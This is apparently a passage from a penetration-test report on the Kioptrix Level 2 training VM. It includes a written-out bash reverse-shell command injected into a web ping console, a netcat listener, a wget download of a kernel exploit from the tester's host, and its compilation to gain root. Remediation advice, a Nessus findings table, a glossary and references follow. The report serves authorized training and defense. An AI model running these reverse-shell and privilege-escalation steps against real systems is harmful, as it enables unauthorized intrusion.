
```
PING 192.168.68.146 (192.168.68.146) 56(84) bytes of data.
64 bytes from 192.168.68.146: icmp_seq=0 ttl=64 time=0.019 ms
64 bytes from 192.168.68.146: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 192.168.68.146: icmp_seq=2 ttl=64 time=0.018 ms

--- 192.168.68.146 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.016/0.017/0.019/0.005 ms, pipe 2
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
apache
```

To exploit this vulnerability, I set up a listener to listen for incoming connections and injected a bash reverse shell into the application console. Through this shell, I gained access to the system via a user named "apache".




Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:	ısh -i >& /dev/tcp/192.168.68.128/5556 0>&1




```
kali@kali:~$ nc -vlp 5556
listening on [any] 5556 ...
192.168.68.146: inverse host lookup failed: Unknown host
connect to [192.168.68.128] from (UNKNOWN) [192.168.68.146] 32769
bash: no job control in this shell
bash-3.00$ whoami
apache
```

Upon gaining access to the system, I noticed that the Linux kernel version installed on the host was vulnerable to multiple local privilege escalation exploits.




```
kali@kali:~$ searchsploit Linux 2.6 CentOS
---------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                            |  Path
---------------------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage()' Local Privilege Escalation | linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5) | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1) | linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Escalation (1)                     | linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - 'Mutagen Astronomy' Local Privilege Escalation | linux_x86-64/local/45516.c
---------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

However, when I attempted to download the exploit code on the host, I received a "permission denied" error. I determined that the user "apache" did not have read or write access to the directory. I then tried moving to another directory, specifically the "/tmp" directory. Within the "/tmp" directory, I created a new directory called "gcc" and successfully downloaded the exploit code onto the host machine.



```
bash-3.00$ wget http://192.168.68.128/9545.c
--05:42:08--  http://192.168.68.128/9545.c
           => `9545.c'
Connecting to 192.168.68.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,408 (9.2K) [text/x-csrc]
9545.c: Permission denied

Cannot write to `9545.c' (Permission denied).
bash-3.00$ ls
index.php
pingit.php
bash-3.00$ ls -ld
drwxr-xr-x  2 root root 4096 Oct  8  2009 .
bash-3.00$ ls -la
total 24
drwxr-xr-x  2 root root 4096 Oct  8  2009 .
drwxr-xr-x  8 root root 4096 Oct  7  2009 ..
-rwxr-Sr-t  1 root root 1733 Feb  9  2012 index.php
-rwxr-Sr-t  1 root root  199 Oct  8  2009 pingit.php
bash-3.00$ mkdir gcc
mkdir: cannot create directory `gcc': Permission denied
bash-3.00$ cd ..
bash-3.00$ ls
cgi-bin
error
html
icons
manual
usage
bash-3.00$ cd /home
bash-3.00$ ls
harold
john
bash-3.00$ cd /root
bash: cd: /root: Permission denied
bash-3.00$ cd /tmp
bash-3.00$ ls
bash-3.00$ mkdir gcc
bash-3.00$ ls
gcc
bash-3.00$ cd gcc
bash-3.00$ ls
bash-3.00$ wget 192.168.68.128/9545.c
```

After compiling and running the code, I was able to obtain a root shell, which allowed me to execute commands with the highest level of privileges on the system.



```
bash-3.00$ ls
harold
john
bash-3.00$ cd /root
bash: cd: /root: Permission denied
bash-3.00$ cd /tmp
bash-3.00$ ls
bash-3.00$ mkdir gcc
bash-3.00$ ls
gcc
bash-3.00$ cd gcc
bash-3.00$ ls
bash-3.00$ wget 192.168.68.128/9545.c
--05:48:42--  http://192.168.68.128/9545.c
           => `9545.c'
Connecting to 192.168.68.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,408 (9.2K) [text/x-csrc]

    0K .........                                          100%    6.20 MB/s

05:48:42 (6.20 MB/s) - `9545.c' saved [9408/9408]

bash-3.00$ ls
9545.c
bash-3.00$ gcc -o 9545 9545.c
9545.c:376:28: warning: no newline at end of file
bash-3.00$ ls
9545
9545.c
bash-3.00$ ./9545
sh: no job control in this shell
sh-3.00# whoami
root
```

4.3 REMEDIATION RECOMMENDATIONS

Based on the exploitation techniques employed during the penetration testing, the following remediation recommendations are suggested:

- ✓ **Input Validation:** To mitigate the risk of SQL injection, the application should implement input validation to ensure that user input is properly sanitized and validated before being used in database queries. This can prevent malicious SQL queries from being injected into the application.
- ✓ **Secure Configuration:** The administrative web console should be configured securely with appropriate access controls to prevent unauthorized access. Additionally, the console should be reviewed to ensure that it is not vulnerable to command injection.
- ✓ **Regular Patching:** The operating system and web application should be updated regularly with the latest security patches and updates to address known vulnerabilities.
- ✓ **Access Controls:** The file system access controls should be reviewed and adjusted to ensure that users are not able to download or execute code that they should not have access to. The permissions of sensitive directories and files should be reviewed and restricted as necessary to prevent unauthorized access.

- ✓ Consider implementing intrusion detection and prevention systems to detect and block malicious activities on the network.
- ✓ **Penetration Testing:** Regular penetration testing should be conducted on the organization's systems to identify vulnerabilities and ensure that security controls are effective. The testing should include a review of security configurations, software updates, and access controls to prevent unauthorized access to sensitive data.

By implementing these remediation recommendations, the organization can significantly reduce the risk of similar vulnerabilities being exploited in the future.

RECOMMENDATIONS

5.1 SHORT-TERM RECOMMENDATIONS

Based on the severity levels of the vulnerabilities identified during the penetration testing, the following short-term remediation recommendations are suggested:

- ✓ Upgrade all systems running unsupported software versions, including CentOS, PHP, and Apache, to the latest supported versions. This will help to mitigate any known vulnerabilities in the software and reduce the risk of potential attacks.
- ✓ Disable SSL Version 2 and 3 protocols on all systems and replace the weak SSL certificate with a certificate that is signed using a stronger hashing algorithm. This will help to ensure that all communication over SSL is secure and protected from potential attacks.
- ✓ Perform a comprehensive security audit of all web applications to identify and remediate any SQL injection and Command Injection vulnerabilities. This may include implementing input validation and parameterized queries to prevent injection attacks.
- ✓ Apply all available security patches and updates for PHP, especially those related to the multiple vulnerabilities in PHP < 4.3.10 that were identified during the penetration testing.
- ✓ Implement access controls and least privilege principles to prevent unauthorized access to sensitive systems and data. This includes limiting access to the Open PortMapper Service and ensuring that only authorized users have access to administrative consoles.
- ✓ Conduct regular vulnerability assessments and penetration testing to identify and remediate any new vulnerabilities that may arise. This will help to ensure that systems remain secure and protected from potential attacks.

It is recommended that these short-term remediation recommendations be implemented as soon as possible to reduce the risk of potential attacks and ensure the security of the organization's information systems.

5.2 LONG-TERM RECOMMENDATIONS

Here are some long-term recommendations to improve the overall security of the system:

- ✓ Implement a regular patch management process: Regularly apply security updates and patches to software, operating systems, and applications to keep them up to date and free of known vulnerabilities.
- ✓ Use secure protocols: Disable SSLv2 and SSLv3, and use TLS 1.2 or higher. Ensure that all SSL/TLS certificates are signed using a strong hashing algorithm and that they are renewed before expiration.
- ✓ Implement input validation: Properly validate all user input to prevent SQL injection and command injection attacks. Use parameterized queries and stored procedures to avoid direct input of user-supplied data into SQL statements.
- ✓ Upgrade unsupported software versions: Upgrade PHP, Apache, and CentOS to supported versions to ensure that they receive security updates and patches.
- ✓ Use access controls: Implement role-based access controls and limit access to sensitive areas of the system to authorized users.
- ✓ Perform regular vulnerability assessments and penetration testing: Regularly perform vulnerability assessments and penetration testing to identify and address any new vulnerabilities that may arise.
- ✓ Implement a secure coding process: Ensure that all code is developed with security in mind and follow secure coding practices to minimize the risk of introducing vulnerabilities.
- ✓ Provide security awareness training: Provide regular security awareness training to all staff members to educate them about security risks and how to avoid them.

Implementing these long-term recommendations can help prevent security incidents and reduce the risk of exploitation of vulnerabilities in the future.

CONCLUSION

Based on the report, it is clear that the system being analyzed is highly vulnerable to various security threats. These vulnerabilities include unsupported versions of software, weak SSL certificate hashing algorithms, and high severity vulnerabilities such as SQL injection, command injection, and multiple vulnerabilities in PHP. These vulnerabilities pose a serious risk to the confidentiality, integrity, and availability of the system and its data.

Immediate short-term recommendations have been provided to mitigate the identified vulnerabilities. These include updating software to supported versions, disabling SSL version 2 and 3 protocols, implementing proper input validation to prevent SQL injection and command injection attacks, and restricting access to sensitive directories.

Long-term recommendations have also been provided to ensure the system remains secure. These include implementing a regular vulnerability scanning and management program, providing regular security awareness training for all personnel, and ensuring that all software and systems are kept up to date with the latest security patches.

Overall, it is crucial that the system owners take the necessary steps to address these vulnerabilities in order to mitigate the risk of a security breach or attack. Failure to do so could result in significant harm to the system and its users.

APPENDICES

7.1 DETAILED METHODOLOGY:

The penetration testing assessment was conducted using a combination of manual and automated testing techniques, with the goal of identifying vulnerabilities and exploits that could be used to compromise the security of the target system.

The testing methodology followed the following steps:

- ✓ Reconnaissance – The first step was to gather information on the target system, including IP addresses, domain names, and network topology. This information was obtained using both passive and active reconnaissance techniques, including port scanning and OS fingerprinting.
- ✓ Enumeration – The next step was to identify the services and applications running on the target system, as well as any users and groups that have access to those systems. This was accomplished using a combination of manual and automated techniques.
- ✓ Vulnerability Scanning – Once the target system was identified and its services and applications enumerated, vulnerability scanning tools were used to identify potential vulnerabilities. These tools included Nessus and Nmap scripts.
- ✓ Exploitation – After identifying potential vulnerabilities, I attempted to exploit them using both manual and automated techniques. This included using publicly available exploit code as well as modifying custom exploits to target specific vulnerabilities.
- ✓ Post-Exploitation – I was successful in exploiting a vulnerability, the next step was to escalate privileges and maintain access to the system. This involved a variety of post-exploitation techniques, including privilege escalation, backdoor creation, and data exfiltration.
- ✓ Reporting – Finally, I compiled a detailed report of the findings, including descriptions of vulnerabilities, potential impacts, and remediation recommendations.

7.2 EVIDENCE OF VULNERABILITIES

Nessus Scan Report

The following is a detailed report of the Nessus vulnerability scan conducted on the Kioptrix network infrastructure during the penetration testing exercise. The scan was conducted using the Nessus Professional tool version 8.15.1, and the results are organized according to the severity level of the vulnerabilities identified.

The Nessus scan is a comprehensive network vulnerability scanner that uses a plugin-based architecture to identify vulnerabilities in systems and applications.

The Nessus scan was conducted on the target IP address (192.168.68.146) and focused on identifying vulnerabilities that could be exploited by an attacker to gain unauthorized access to the system, compromise sensitive data, or disrupt business operations.

192.168.68.146

CRITICAL	HIGH	MEDIUM	LOW	INFO
2	17	20	5	44

Vulnerabilities Total: 88

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	10.0	58987	PHP Unsupported Version Detection
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
HIGH	9.3	22268	PHP < 4.4.3 / 5.1.4 Multiple Vulnerabilities
HIGH	9.3	17710	PHP < 4.4.4 Multiple Vulnerabilities
HIGH	7.5	15973	PHP < 4.3.10 / 5.0.3 Multiple Vulnerabilities
HIGH	7.5	18033	PHP < 4.3.11 / 5.0.3 Multiple Unspecified Vulnerabilities
HIGH	7.5	20111	PHP < 4.4.1 / 5.0.6 Multiple Vulnerabilities
HIGH	7.5	24906	PHP < 4.4.5 Multiple Vulnerabilities
HIGH	7.5	29833	PHP < 4.4.8 Multiple Vulnerabilities
HIGH	7.5	33849	PHP < 4.4.9 Multiple Vulnerabilities
HIGH	7.5	41014	PHP < 5.2.11 Multiple Vulnerabilities
HIGH	7.5	35067	PHP < 5.2.8 Multiple Vulnerabilities
HIGH	7.5	58988	PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution
HIGH	7.5	57537	PHP < 5.3.9 Multiple Vulnerabilities
HIGH	7.5	10882	SSH Protocol Version 1 Session Key Retrieval
HIGH	7.1	20007	SSL Version 2 and 3 Protocol Detection
HIGH	5.0	142591	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	5.0	35291	SSL Certificate Signed Using Weak Hashing Algorithm
HIGH	5.0	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)

MEDIUM	6.8	43351	PHP < 5.2.12 Multiple Vulnerabilities
MEDIUM	6.8	58966	PHP < 5.3.11 Multiple Vulnerabilities
MEDIUM	6.4	44921	PHP < 5.3.2 / 5.2.13 Multiple Vulnerabilities
MEDIUM	6.4	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.4	57582	SSL Self-Signed Certificate
MEDIUM	6.1	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.8	42880	SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection
MEDIUM	5.4	17687	PHP Multiple Image Processing Functions File Handling DoS
MEDIUM	5.1	39480	PHP < 5.2.10 Multiple Vulnerabilities
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	35750	PHP < 5.2.9 Multiple Vulnerabilities
MEDIUM	5.0	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	5.0	15901	SSL Certificate Expiry
MEDIUM	4.3	51892	OpenSSL SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG Session Resume Ciphersuite Downgrade Issue
MEDIUM	4.3	90317	SSH Weak Algorithms Supported
MEDIUM	4.3	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
MEDIUM	4.3	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	4.3	26928	SSL Weak Cipher Suites Supported
MEDIUM	4.3	81606	SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)
MEDIUM	4.3	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
LOW	2.6	17709	PHP < 4.4.2 Multiple XSS Vulnerabilities
LOW	2.6	70658	SSH Server CBC Mode Ciphers Enabled
LOW	2.6	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	2.6	71049	SSH Weak MAC Algorithms Enabled

LOW	2.6	83738	SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam)
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	10223	RPC portmapper Service Detection
INFO	N/A	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	39520	Backported Security Patch Detection (SSH)
INFO	N/A	39521	Backported Security Patch Detection (WWW)
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	132634	Deprecated SSLv2 Connection Attempts
INFO	N/A	54615	Device Type
INFO	N/A	19689	Embedded Web Server Detection
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	84502	HSTS Missing From HTTPS Server
INFO	N/A	43111	HTTP Methods Allowed (per directory)
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	10719	MySQL Server Detection
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	11936	OS Identification
INFO	N/A	117886	OS Security Patch Assessment Not Available
INFO	N/A	48243	PHP Version Detection
INFO	N/A	66334	Patch Report
INFO	N/A	11111	RPC Services Enumeration

INFO	N/A	53335	RPC portmapper (TCP)
INFO	N/A	70657	SSH Algorithms and Languages Supported
INFO	N/A	149334	SSH Password Authentication Accepted
INFO	N/A	10881	SSH Protocol Versions Supported
INFO	N/A	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	10267	SSH Server Type and Version Information
INFO	N/A	56984	SSL / TLS Versions Supported
INFO	N/A	10863	SSL Certificate Information
INFO	N/A	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	21643	SSL Cipher Suites Supported
INFO	N/A	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	58768	SSL Resume With Different Cipher Issue
INFO	N/A	94761	SSL Root Certification Authority Certificate Information
INFO	N/A	53360	SSL Server Accepts Weak Diffie-Hellman Keys
INFO	N/A	51891	SSL Session Resume Supported
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection

7.3 GLOSSARY OF TERMS

- ✓ Apache Web Server: An open-source web server software used to serve web content.
- ✓ Arbitrary: Without a specific or well-defined reason or rule.
- ✓ Buffer Overflow: A type of vulnerability that allows attackers to exploit a software application by sending more data than it can handle, causing it to crash or execute arbitrary code.
- ✓ CentOS: A popular Linux distribution based on the Red Hat Enterprise Linux operating system.
- ✓ Command Injection: A type of vulnerability that allows attackers to inject malicious commands into an application that uses external input to construct a shell command.
- ✓ Cross Site Scripting (XSS): A type of vulnerability that allows attackers to inject malicious scripts into a web page, which can execute in the user's browser to steal sensitive information or perform other malicious actions.
- ✓ Denial of Service (DoS): A type of attack that aims to disrupt the availability of a system or network by overwhelming it with traffic or requests.
- ✓ Exploitation: The act of taking advantage of a vulnerability or weakness in a system to gain unauthorized access or perform malicious actions.
- ✓ Firewalls: Security devices that control and monitor network traffic based on pre-defined rules to prevent unauthorized access.
- ✓ Hashing Algorithm: A mathematical function used to convert data into a fixed-size string of characters, typically used for secure storage or transmission of passwords and other sensitive information.
- ✓ Intrusion Detection/Prevention Systems: Security systems that monitor network traffic for potential threats and take actions to prevent or mitigate attacks.
- ✓ Man in the Middle Attack: An attack where an attacker intercepts and alters communication between two parties to steal sensitive information or perform malicious actions.
- ✓ Patching: The process of applying updates or patches to a system's software to fix vulnerabilities and improve security.
- ✓ Penetration Testing: An authorized and simulated attack on a system or network to identify potential vulnerabilities and security gaps.

- ✓ Privilege Escalation: The process of gaining higher-level access or privileges on a system beyond what is initially granted to a user.
- ✓ Remote Code Execution: A type of vulnerability that allows attackers to execute arbitrary code on a target system remotely.
- ✓ SQL Injection: A type of vulnerability that allows attackers to inject malicious SQL queries into an application to gain access to sensitive information or execute arbitrary commands.
- ✓ SSL: Secure Socket Layer, a security protocol used to establish an encrypted connection between a web server and a client.
- ✓ TLS: Transport Layer Security, a successor to SSL that provides improved security features.
- ✓ Vulnerabilities: Weaknesses or gaps in a system's security that can be exploited by attackers to compromise the system's confidentiality, integrity, or availability.

7.4 REFERENCES

- ✓ Burp Suite **https://portswigger.net/burp**
- ✓ Exploit Database **https://www.exploit-db.com/**
- ✓ Linux Privilege Escalation **https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md**
- ✓ Metasploit Framework **https://www.metasploit.com/**
- ✓ Nessus Professional **https://www.tenable.com/products/nessus/professional**